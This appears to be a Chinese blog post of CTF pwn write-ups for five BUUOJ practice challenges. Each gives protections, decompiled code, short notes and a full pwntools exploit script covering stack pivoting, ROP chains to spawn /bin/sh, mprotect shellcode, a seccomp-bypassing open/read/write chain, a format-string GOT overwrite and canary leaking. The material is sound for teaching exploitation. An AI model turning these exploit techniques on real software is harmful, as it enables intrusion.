buuoj Pwn writeup 61-65

原创

yongbaoii 于 2021-02-16 22:40:15 发布 101 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/113805253

61 gyctf_2020_borrowstack

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   72 Symbols    No   0
2       ./61
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[96]; // [rsp+0h] [rbp-60h] BYREF

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts(&s);
  read(0, buf, 112uLL);
  puts("Done!You can check and use your borrow stack now!");
  read(0, &bank, 0x100uLL);
  return 0;
}
```


平平无奇栈溢

出，但是溢出的空间不够，考虑栈迁移。

要注意的是

```python
# -*- coding: utf-8 -*-
from pwn import *

context(arch='i386', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
r = remote('node3.buuoj.cn', 29952)
#r = process('./61')
libc = ELF("./64/libc-2.23.so")
elf=ELF("./61")

bss_addr = 0x601080
leave_ret = 0x400699
one_gadget = 0x4527a
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi = 0x400703
main_addr = 0x400626
ret_addr = 0x4004c9

r.recvline()
payload = 'a' * 96 + p64(bss_addr) + p64(leave_ret)
r.send(payload)

r.recvline()
payload = p64(ret_addr) * 20 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
r.sendline(payload)
#gdb.attach(r)
puts_addr = u64(r.recv(6).ljust(8, '\x00'))
libc_base = puts_addr - libc.sym['puts']
one_gadget += libc_base

print hex(libc_base)

payload = 'a' * 104 + p64(one_gadget)

r.recvline()
r.send(payload)

r.recvline()
r.sendline('aaaa')

r.interactive()
```

62 inndy_rop

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   2035 Symbols    Yes  3
44      ./62
```

```
int overflow()
{
  char v1[12]; // [esp+Ch] [ebp-Ch] BYREF

  return gets(v1);
}
```

平平无奇栈溢出。

又是要么int 80h

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context(arch='i386', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
#r = remote('node3.buuoj.cn', 28533)
r = process('./62')
libc = ELF("./32/libc-2.23.so")
elf=ELF("./62")

int_80h = 0x0806c943
pop_eax = 0x080b8016
pop_dcb = 0x0806ed00
bss_addr = 0x080eb000
#gdb.attach(r)

payload = 'a' * 16+p32(elf.sym['read'])+p32(pop_dcb)+p32(0)+p32(bss_addr)+p32(0x10)
payload += p32(pop_eax) + p32(0xb)
payload += p32(pop_dcb) + p32(0) + p32(0) + p32(bss_addr)
payload += p32(int_80h)

r.sendline(payload)

payload='/bin/sh\x00'
r.sendline(payload)

r.interactive()
```

要么mprotect。

exp

```python
# -*- coding: utf-8 -*-
from pwn import *

context(arch='i386', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
#r = remote('node3.buuoj.cn', 28533)
r = process('./62')
libc = ELF("./32/libc-2.23.so")
elf=ELF("./62")


bss_addr = 0x080Eb000
#bss这里往后写一写，因为shellcode会把bss段上一些有用的东西给覆盖掉。

pop_dcb = 0x806ed00
shellcode = asm(shellcraft.sh())

payload = 'a' * 16 + p32(elf.sym['mprotect'])
payload += p32(pop_dcb) + p32(bss_addr) + p32(0x200) + p32(7)
payload += p32(elf.sym['read'])
payload += p32(bss_addr) + p32(0) + p32(bss_addr) + p32(0x200)

r.sendline(payload)

r.sendline(shellcode)

r.interactive()
```

或者直接用ROPgadget里面的工具。

ROPgadget --binary rop --ropchain

```python
# -*- coding: utf-8 -*-
from pwn import *
from struct import pack

context(arch='i386', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
#r = remote('node3.buuoj.cn', 28533)
r = process('./62')
libc = ELF("./32/libc-2.23.so")
elf=ELF("./62")

def payload():
    p = 'a'*16
    p += pack('<I', 0x0806ecda) # pop edx ; ret
    p += pack('<I', 0x080ea060) # @ .data
    p += pack('<I', 0x080b8016) # pop eax ; ret
    p += '/bin'
    p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
    p += pack('<I', 0x0806ecda) # pop edx ; ret
    p += pack('<I', 0x080ea064) # @ .data + 4
    p += pack('<I', 0x080b8016) # pop eax ; ret
    p += '//sh'
    p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
    p += pack('<I', 0x0806ecda) # pop edx ; ret
    p += pack('<I', 0x080ea068) # @ .data + 8
    p += pack('<I', 0x080492d3) # xor eax, eax ; ret
    p += pack('<I', 0x0805466b) # mov dword ptr [edx], eax ; ret
    p += pack('<I', 0x080481c9) # pop ebx ; ret
    p += pack('<I', 0x080ea060) # @ .data
    p += pack('<I', 0x080de769) # pop ecx ; ret
    p += pack('<I', 0x080ea068) # @ .data + 8
    p += pack('<I', 0x0806ecda) # pop edx ; ret
    p += pack('<I', 0x080ea068) # @ .data + 8
    p += pack('<I', 0x080492d3) # xor eax, eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0807a66f) # inc eax ; ret
    p += pack('<I', 0x0806c943) # int 0x80
    return p
shell = payload()
r.sendline(shell)
r.interactive()
```

63 [V&N2020 公开赛]warmup

保护

```
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH   No Symbols       No  0
2       ./63
```

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_80A(a1, a2, a3);
  puts("This is a easy challange for you.");
  printf("Here is my gift: 0x%llx\n", &puts);
  sub_84D();
  sub_9D3();
  return 0LL;
}
```


直接先给puts函数的地址。

为什么说是puts。

```
mov     eax, 0
call    sub_80A
lea     rdi, aThisIsAEasyCha ; "This is a easy challange for you."
call    puts
mov     rax, cs:puts_ptr
mov     rsi, rax
lea     rdi, aHereIsMyGift0x ; "Here is my gift: 0x%llx\n"
mov     eax, 0
call    _printf
mov     eax, 0
call    sub_84D
mov     eax, 0
call    sub_9D3
mov     eax, 0
pop     rbp
retn
```


看他的反汇编。

那个puts_ptr点过去就是puts的got表中的值。

```
prctl(38, 1LL, 0LL, 0LL, 0LL);
v3 = 32;
v4 = 0;
v5 = 0;
v6 = 4;
v7 = 21;
v8 = 0;
v9 = 9;
v10 = -1073741762;
v11 = 32;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 53;
v16 = 7;
v17 = 0;
v18 = 0x40000000;
v19 = 21;
v20 = 6;
v21 = 0;
v22 = 59;
v23 = 21;
v24 = 0;
v25 = 4;
v26 = 1;
v27 = 32;
v28 = 0;
```


这个东西看上去奇奇怪怪。

```
wuangwuang@wuangwuang-PC:~/Desktop$ seccomp-tools dump ./63
This is a easy challange for you.
Here is my gift: 0x7f85f1299910
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x09 0xc000003e  if (A != ARCH_X86_64) goto 0011
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x07 0x00 0x40000000  if (A >= 0x40000000) goto 0011
 0004: 0x15 0x06 0x00 0x0000003b  if (A == execve) goto 0011
 0005: 0x15 0x00 0x04 0x00000001  if (A != write) goto 0010
 0006: 0x20 0x00 0x00 0x00000024  A = count >> 32 # write(fd, buf, count)
 0007: 0x15 0x00 0x02 0x00000000  if (A != 0x0) goto 0010
 0008: 0x20 0x00 0x00 0x00000020  A = count # write(fd, buf, count)
 0009: 0x15 0x01 0x00 0x00000010  if (A == 0x10) goto 0011
 0010: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0011: 0x06 0x00 0x00 0x00000000  return KILL
```


果然是沙箱。

```
ssize_t sub_9A1()
{
  char buf[112]; // [rsp+0h] [rbp-70h] BYREF

  printf("What's your name?");
  return read(0, buf, 128uLL);
}
```

平平无奇栈溢出。

总体思路就是通过read write open函数来打开，读取，并输出flag。

具体的实现方法有两种。

两个函数的栈连在一起构成巨大ROP链。

exp

```
# -*- coding: utf-8 -*
from pwn import *

r = remote('node3.buuoj.cn',28914)

libc=ELF("./64/libc-2.23.so")

r.recvuntil("0x")
puts_addr = int(r.recv(12),16)
libc_base = puts_addr - libc.symbols['puts']

print hex(puts_addr)
print hex(libc_base)

pop_rdi=libc_base + 0x21102
pop_rsi=libc_base + 0x202e8
pop_rdx=libc_base + 0x1b92
open_addr = libc_base + libc.symbols['open']
free_hook = libc_base + libc.symbols['__free_hook']
read_addr = libc_base + libc.symbols['read']
puts_addr = libc_base + libc.symbols['puts']

payload = p64(0) + p64(pop_rsi) + p64(free_hook) + p64(pop_rdx) + p64(4)
payload += p64(read_addr)
payload += p64(pop_rdi) + p64(free_hook) + p64(pop_rsi) + p64(4)
payload += p64(open_addr)
payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(free_hook) + p64(pop_rdx) + p64(0x30)+p64(read_addr)
payload += p64(pop_rdi) + p64(free_hook) + p64(puts_addr)
r.sendafter("Input something: ",payload)
r.sendafter("What's your name?",'a'* 0x78+p64(pop_rdi))
r.send("flag")

r.interactive()
```

栈迁移的话也可以但是没有必要。

64 axb_2019_fmt32

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   80 Symbols      No   0
8       ./641
```


```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+Fh] [ebp-239h]
  char format; // [esp+110h] [ebp-138h]
  unsigned int v5; // [esp+23Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  setbuf(stdout, 0);
  setbuf(stdin, 0);
  setbuf(stderr, 0);
  puts(
    "Hello,I am a computer Repeater updated.\n"
    "After a lot of machine learning,I know that the essence of man is a reread machine!");
  puts("So I'll answer whatever you say!");
  while ( 1 )
  {
    alarm(3u);
    memset(&s, 0, 0x101u);
    memset(&format, 0, 0x12Cu);
    printf("Please tell me:");
    read(0, &s, 0x100u);
    sprintf(&format, "Repeater:%s\n", &s);
    if ( strlen(&format) > 0x10E )
      break;
    printf(&format);
  }
  printf("what you input is really long!");
  exit(0);
}
```


乱七八糟有的没的。

就一个格式化字符串漏洞。

ret2libc就好了。



通过gdb调试判断一下偏移。
看得出来偏移是8。

然后想的是可以考虑覆盖got表的值，覆盖strlen吧，参数可控。

大数字写入的话保险点还是分开写吧。hn。

exp

```python
# -*- coding: utf-8 -*
from pwn import *

context.log_level = "debug"
r = remote('node3.buuoj.cn',26945)
#r = process('./641')
elf = ELF('./641')
libc = ELF("./32/libc-2.23.so")

strlen_got = elf.got['strlen']
printf_got = elf.got['printf']

payload = 'b' + p32(printf_got) + '22' + "%8$s"

r.recvuntil('Please tell me:')
r.send(payload)

r.recvuntil('22')
printf_addr = u32(r.recv(4))

print hex(strlen_addr)

libc_base = printf_addr - libc.sym['printf']

print hex(libc_base)

system_addr = libc_base + libc.sym['system']

high_one = (system_addr >> 16) & 0xffff
low_one = system_addr & 0xffff

payload = 'b' + p32(strlen_got) + p32(strlen_got+2)
payload += '%' + str(low_one-18) +'c%8$hn'
payload += '%' + str(high_one - low_one) + 'c%9$hn'

r.sendafter("Please tell me:",payload)


payload = ';/bin/sh\x00'
r.sendafter("Please tell me:",payload)

r.interactive()
```

要注意的是泄露got表的时候不要泄露比如strlen，因为在你泄露的时候这个函数还没有被调用过，这就导致strlen里面放着还不是它的地址，因为延迟绑定机制。

所以泄露printf比较靠谱。

65 others_babystack

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols       Yes 0
2       ./65
```

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  int v3; // eax
  char s[136]; // [rsp+10h] [rbp-90h] BYREF
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  memset(s, 0, 0x80uLL);
  while ( 1 )
  {
    sub_4008B9();
    v3 = sub_400841();
    switch ( v3 )
    {
      case 2:
        puts(s);
        break;
      case 3:
        return 0LL;
      case 1:
        read(0, s, 256uLL);
        break;
      default:
        sub_400826("invalid choice");
        break;
    }
    sub_400826(&unk_400AE7);
  }
}
```


简简单单的栈溢出，

但是有canary，绕过它就好了。

```python
# -*- coding: utf-8 -*
from pwn import *

context.log_level = "debug"
r = remote('node3.buuoj.cn',29228)
#r = process('./65')
elf = ELF('./65')
libc = ELF("./64/libc-2.23.so")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
pop_rdi = 0x400a93
main_addr = 0x400908

payload = 'a' * 136 + '\xff'
r.recvuntil(">> ")
r.send("1")
r.send(payload)#

r.recvuntil(">> ")
r.send('2')
r.recvuntil("\xff")
canary = u64(r.recv(7).rjust(8,'\x00'))

print hex(canary)

payload = 'a' * 136 + p64(canary) + 'b' * 8
payload += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
r.recvuntil(">> ")
r.send("1")
r.send(payload)

r.recvuntil(">> ")
r.send('3')

puts_addr = u64(r.recv(6).ljust(8, '\x00'))
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search("/bin/sh").next()

payload = 'a' * 136 + p64(canary) + 'b' * 8
payload += p64(pop_rdi) + p64(bin_sh)
payload += p64(system_addr)

r.recvuntil(">> ")
r.send('1')
r.send(payload)

r.recvuntil(">> ")
r.send('3')

r.interactive()
```